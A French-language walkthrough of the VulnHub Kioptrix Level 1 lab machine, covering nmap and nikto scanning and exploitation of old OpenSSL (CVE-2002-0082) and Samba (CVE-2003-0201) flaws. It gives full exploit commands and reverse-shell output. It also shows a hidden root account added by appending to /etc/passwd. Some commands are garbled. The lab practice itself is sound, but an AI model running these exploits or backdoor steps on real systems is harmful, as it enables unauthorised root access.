RAPPORT DU CHALLENGE MACHINE VULNHUB :

Après téléchargement de la machine Kioptrixlevel1, nous l'avons importé dans l'hyperviseur VMWARE.


Ensuite nous avons constater qu'elle était verrouillée. Nous avons donc effectuer les étapes ci-dessous afin de déverrouiller la machine et accéder à son contenu.

Etape1: Déterminer l'adresse ip de la machine vulnérable

- *Nous avons supprimer les lignes comportant ethernet0 dans le fichier Kioptrixlevel1.vmx avec la commande,* ***sed -i ethernet0/d' '' Kioptrixlevel1.vmx ''***

- *Nous avons importé la machine Kioptrixlevel1 dans vmaware, puis nous avons constaté qu'elle est verrouillée.*

- *Nous avons configuré l'adaptateur réseau sur NAT*




- *Nous avons déterminer l'addresse ip du Vmware dans le réseau à l'aide de la commande* ***ifconfig***

- *Nous avons utilisé **nmap** pour scanner le réseau dans lequel se retrouve le vmware afin de déterminer l'adresse ip attribué à la machine vulnérable.*

- *La commande **nmap @ip_du_réseau_du_vmware/24** nous permet de retrouver l'adresse attribué à la machine Kioptrixlevel1.*


    - *Nmap 192.168.138.0/24*




    - *L'adresse attribué à Kioptrixlevel1 est le 192.168.138.128*

<u>Etape2</u>: Trouver les services disponible sur cette machine à l'aide de nmap

- *La commande **nmap -A -sV -sS -p- 192.168.138.128***





- *Nous avons les services suivants et leurs versions:*
  - *open ssh OpenSSH 2.9p2 (protocol 1.99),*
  - *open ssl/https*
  - *Apache/1.3.20,*
  - *open netbios-ssn Samba smbd*

Etape3: Rechercher les vulnérabilité lié à chaque services

- *Open ssh*

Nous avons détecter la vulnérabilité 2CVE-2002-0083 en utilisant le https://www.exploit-db.com/exploits/.
La version 2.9 est très vieille pour une machine et est vulnérable à la CVE-2002-0083.

Une erreur ponctuelle dans le code de canal d'OpenSSH 2.0 à 3.0.2 permet aux utilisateurs locaux ou aux serveurs malveillants distants d'obtenir des privilèges.

- *Apache 1.3.20*


Nous avons utilisé la commande nikto.

- *Pour installer nikto : https://www.hackerxone.com/2021/09/10/step-by-step-guide-to-install-nikto-on-ubuntu-20-04-lts/*
- *La commande* ***sudo nikto -host 192.168.138.128***

```
mass@mass-Lenovo-G50-30: ~/Bureau
mass@mass-Lenovo-G50-30:~/Bureau$ sudo nikto -host 192.168.138.128
[sudo] Mot de passe de mass :
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.138.128
+ Target Hostname:    192.168.138.128
+ Target Port:        80
+ Start Time:         2022-09-29 11:29:54 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: 0x3b96e9ae
+ The anti-clickjacking X-Frame-Options header is not present.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x556b5f6e92a0 at /usr/share/perl5/LW2.pm line 947.
+ OSVDB-637: Enumeration of users is possible by requesting ~username (responds with 'Forbidden' for users, 'not found' for non-existent users).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

```
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 6544 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2022-09-29 11:30:26 (GMT0) (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- *Nous avons déterminer la présence d'un fichier text.php sur le serveur apache*



- *Nous avons aussi déterminer la vulnérabilté CVE-2002-0082, lié au module SSL d'apache.*
    - *La version d'Apache est une version 1.3.20, le mod_ssl est en 2.8.4 et OpenSSL en 0.9.6b, de très vieilles versions donc. Beaucoup de vulnérabilités existent sur ces différents composants.*

- *Samba*


Nous avons rechercher les vulnérabilités liées à Samba. Et nous avons retenu la vulnérabilité CVE-2003-0201.

<u>Etape4</u>: Exploitation des vulnérabilités pour l'escalation de privilèges


Nous avons exploiter les vulnérabilités liées aux service Openssl et Samba.

- *OpenSSL*
    - *Nous avons télécharger l'exploit de la vulnérabité CVE-2002-0082 qui est 764.c sur le site https://www.exploit-db.com/*
    - *Ce fichier nécessite des modification. Nous avons modifier le fichier de l'exploit en suivant les instructions sur le site https://monkeydouy.medium.com/how-to-compile-openfuckv2-c-69e457b4a1d1*
    - *Ensuite nous avons compiler l'exploit avec la commande **gcc 764.c -o 764 -lcrypto***

- *Nous avons lancé l'exploit avec la commande: ./764 0x6b 192.168.138.128 -c 50 afin d'accéder au shell*



- *Nous avons vérifié si le fichier /etc/password est en écriture uniquement mode root.*



- *Samba*

- *Nous avons télécharger l'exploit sur le site https://github.com/KernelPan1k/trans2open-CVE-2003-0201*
- *Ensuite nous nous sommes déplacé dans le repertoire trans2open-CVE-2003-0201-master*
- *Nous avons compiler l'exploit avec la commande, gcc gcc trans2open -o trans2open*
- *Ensuite nous avons lancé l'exploit avec la commande,*
  - *./trans2open 0 @ip_machine_vulnerable @ip_machine_de_l'attaquant*

```
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ ./trans2open 0 192.168.138.128 192.168.53.154
[+] Listen on port: 45295
[+] Connecting back to: [192.168.53.154:45295]
[+] Target: Linux
[+] Connected to [192.168.138.128:139]
[+] Please wait in seconds...!
[+] Yeah, I have a root ....!
----------------------------
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
id
uid=0(root) gid=0(root) groups=99(nobody)
```

<u>Etape 5</u>: Connexion à la machine vulnérable

- *créer un nouveau utilsateur avec un mot de passe*
  - *openssl passwd -1 -salt allen pass123*

```
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ openssl passwd -1 -salt allen pass123
$1$allen$12eY1UHtFME.AUZgP5YTE.
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$
```

- *Ajouter l'utilisateur au fichier /etc/passwd*
  - *echo 'allen:1allen$12eY1UHtFME.AUZgP5YTE.:0:0:root/root:/bin/bash' >> /etc/passwd*

```
mass@mass-Lenovo-G50-30:~/Téléchargements/trans2open-CVE-2003-0201-master$ ./trans2open 0 192.168.138.128 192.168.53.154
[+] Listen on port: 45295
[+] Connecting back to: [192.168.53.154:45295]
[+] Target: Linux
[+] Connected to [192.168.138.128:139]
[+] Please wait in seconds...!
[+] Yeah, I have a root ....!
----------------------------
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
id
uid=0(root) gid=0(root) groups=99(nobody)
echo 'allen:$1$allen$12eY1UHtFME.AUZgP5YTE.:0:0:root/root:/bin/bash' >> /etc/passwd
```

- *Vérifier si le user a bien été ajouté*
  - *cat etcpasswd*

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
allen:$1$allen$12eY1UHtFME.AUZgP5YTE.:0:0:root/root:/bin/bash
```

- *Connexion à Kioptrixlevel1*